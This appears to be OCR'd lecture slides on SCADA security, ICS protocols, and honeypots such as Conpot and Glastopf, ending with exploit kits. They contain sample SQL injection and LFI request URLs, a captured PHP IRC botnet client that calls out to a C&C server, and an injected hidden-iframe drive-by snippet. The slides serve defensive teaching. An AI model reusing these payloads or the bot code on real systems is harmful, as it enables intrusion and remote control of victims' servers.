missing files on the C&C)
2014	No reported cases	*(Unconfirmed)*	Disguised as Trojanized SCADA/ICS software updates (e.g. Siemens Simatic WinCC, GE Cimplicity, and Advantech) , these files are basically traditional Banking Trojans. (Source) Motive : Spying/Data stealing	None

https://blog.fortinet.com/2015/02/12/known-scada-attacks-over-the-years

SCADA Communication Protocol



ModBus

Modbus is typically used for SCADA-style network communication between devices implementations over serial, TCP/IP
Standard port 502 TCP

DNP3

DNP3(Distributed Network Protocol) used for communications between master station and RTUs
Port 20000 TCP/UDP

- RTU collects data from sensors and converts the readings into a protocol, such as MODBUS or DNP3, that can be transported across your communications network

Unsecure !?

Modbus

SIEMENS

Profinet, s3/5/7

CC-Link


Rockwell
Automation

CIP, Ethernet/IP

No authentication,
No encryption,
No validation

Conpot - ICS/SCADA Honeypot

- http://conpot.org/
- Trap attackers who attack SCADA system.
- Low-interactive server side Industrial Control Systems honeypot
- Emulator:
  - Common industrial control protocols - complex infrastructures
  - Productive HMI's or real hardware with the complete stacks of the protocol


1. julia@julia-VirtualBox: ~ (ssh)
julia@julia-Virtual... ⌘1
julia@julia-VirtualBox... ⌘2
*** System restart required ***
Last login: Sat Jun 18 00:15:22 2016 from julias-mbp
julia@julia-VirtualBox:~$
julia@julia-VirtualBox:~$ sudo conpot
[sudo] password for julia:
Sorry, try again.
[sudo] password for julia:
Version 0.5.1
MushMush Foundation
Available templates:
--template proxy
Unit: None - Proxy
Desc: Sample template that demonstrates the proxy feature.
Protocols: Proxy
Created by: the conpot team
--template default
Unit: Siemens - S7-200
Desc: Rough simulation of a basic Siemens S7-200 CPU with 2 slaves
Protocols: HTTP, MODBUS, s7comm, SNMP
Created by: the conpot team
--template ipmi
Unit: IPMI - 371
Desc: Creates a simple IPMI device
Protocols: IPMI
Created by: Lukas Rist
--template kamstrup_382
Unit: Kamstrup - 382
Desc: Register clone of an existing Kamstrup 382 smart meter
Protocols: Kamstrup
Created by: Johnny Vestergaard
--template guardian_ast
Unit: Guardian - Guardian AST tank-monitoring system
Desc: Guardian AST tank-monitoring system
Protocols: guardian_ast
Created by: the conpot team
julia@julia-VirtualBox:~$

Conpot – Testing Conpot

```
2016-07-12 07:10:02,441 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 239, 'request': '00000000
02ef11', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,441 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,451 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,457 New Modbus connection from 140.116.221.16:58535. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,458 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 240, 'request': '00000000
02f011', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,458 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,471 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,475 New Modbus connection from 140.116.221.16:58536. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,476 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 241, 'request': '00000000
02f111', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,476 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,484 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,489 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 242, 'request': '00000000
02f211', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,489 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,500 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,505 New Modbus connection from 140.116.221.16:58538. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,505 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 243, 'request': '00000000
02f311', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,505 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,519 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,525 New Modbus connection from 140.116.221.16:58539. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,526 Modbus traffic from 140.116.221.16: {'function_code': None, 'slave_id': 244, 'request': '00000000
02f411', 'response': ''} (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
2016-07-12 07:10:02,526 Modbus response sent to 140.116.221.16
2016-07-12 07:10:02,549 Modbus client disconnected. (3131db2f-bfb7-4c2b-81ab-85d7c6984f97)
```


Glastopf and Wordpot

Glastopf – Web Application Honeypot

- http://glastopf.org/
- Server-side low interaction honeypot
- Glastopf operates like a normal **web server** but emulates **often-exploited web application vulnerabilities**
  - **SQL Injection**
  - **Remote File Inclusion (RFI)**
  - **Local File Inclusion (LFI)**
- When attacker sends HTTP request, Glastopf attempts to respond the expectations to, for example, download malicious files, system information exposure.

Glastopf – Web Application Honeypot

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
http://www.example.com/product.php?id=10 AND 1=1
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))--




Glastopf – Web Application Honeypot


LFI Attack

The Attacker

1.Send HTTP Request:
http://www.target.com/index.php?
page=../../../../../var/log/auth.log





Vulnerable Web Server
(http://www.target.com)



Glastopf – Web Application Honeypot

- Glastopf v3 Project Update:
  - Vulenrability Emulator concerns with what attacker expects to see when sending HTTP requests.
  - Dynamic dork list
  - Advanced SQL injection handler








Figure 1: General functionality overview

Bot execute file collected from Glastopf


```
error_reporting(0);
echo "ok!";

class pBot
{
 var $config = array("server"=>"irc.sxe-injected.com",
                     "port"=>"6667",
                     "pass"=>"",
                     "prefix"=>"[THUNDER]",
                     "maxrand"=>"4",
                     "chan"=>"#bomba",
                     "chan2"=>"",
                     "key"=>"",
                     "modes"=>"+p",
                     "password"=>"hiagolol",
                     "trigger"=>".",
                     "hostauth"=>"*" // * for any hostname (remember: /setvhost pucorp.org)
                     );
 function start()
 {
    if(!($this->conn = fsockopen($this->config['server'],$this->config['port'],$e,$s,30)))
       $this->start();
    $ident = $this->config['prefix'];
    $alph = range("0","9");
    for($i=0;$i<$this->config['maxrand'];$i++)
       $ident .= $alph[rand(0,9)];
    if(strlen($this->config['pass'])>0)
       $this->send("PASS ".$this->config['pass']);
    $this->send("USER ".$ident." 127.0.0.1 localhost :".php_uname()."");
    $this->set_nick();
    $this->main();
 }
 function main()
 {
    while(!feof($this->conn))
    {
       $this->buf = trim(fgets($this->conn,512));
       $cmd = explode(" ",$this->buf);
       if(substr($this->buf,0,6)=="PING :")
       {
          $this->send("PONG :".substr($this->buf,6));
       }
       if(isset($cmd[1]) && $cmd[1] =="001")
       {
          $this->send("MODE ".$this->nick." ".$this->config['modes']);
          $this->join($this->config['chan'],$this->config['key']);
```


From Glastopf to Wordpot

- Wordpot is a Wordpress honeypot which detects probes for plugins, themes, timthumb and other common files used to fingerprint a wordpress installation.

- http://brindi.si/g/projects/wordpot.html

Thug


Drive-by-download attack



設置一個以假亂真的網站，來欺騙網路瀏覽者上當

Exploit Kit (EK)

- ***Exploit kit (EK)*** – A server-based framework that uses exploits to take advantage of vulnerabilities in browser-related software applications to infect a client without the user's knowledge



check if a user's computer is vulnerable and send the appropriate exploit.


Adobe Flash Player, Java Runtime, Microsoft Silverlight, Web Browsers (IE)

"execute arbitrary code" to infect vulnerability

Retrieve/Download malware designed to infect a Windows computer (an .exe or .dll file).

Reference: http://researchcenter.paloaltonetworks.com/2016/06/unit42-understanding-angler-exploit-kit-part-1-exploit-kit-fundamentals/


Angler Exploit Kit + Ransomware




```
 var s = document.getElementsByTagName('script')[0];
 s.parentNode.insertBefore(e, s);
 })();
</script>
</head>
<body class="home blog custom-header header-image sidebar-content-sidebar"><script>var date = new Date(new Date
().getTime() + 60*60*24*7*1000); document.cookie="PHP_SESSION_PHP=895; path=/; expires="+date.toUTCString();
</script><style>.xhpnsjslwls{position:absolute;top:-2867px}</style><div class="xhpnsjslwls"><iframe
src="http://paremmuus-haibun.casefollowup.com/civis/search.php?keywords=91j&fid0=96.pm9696m65r3f5178&"
width="248" height="253"></iframe></div><div id="wrap"><div id="header"><div class="wrap"><div id="title-area">
<h1 id="title"><a href="http://actionasia.com/" title="Action Asia - Best Adventures in Asia">Action Asia - Best
Adventures in Asia</a></h1><p id="description">Asia Adventure Travel</p></div><div class="widget-area header-
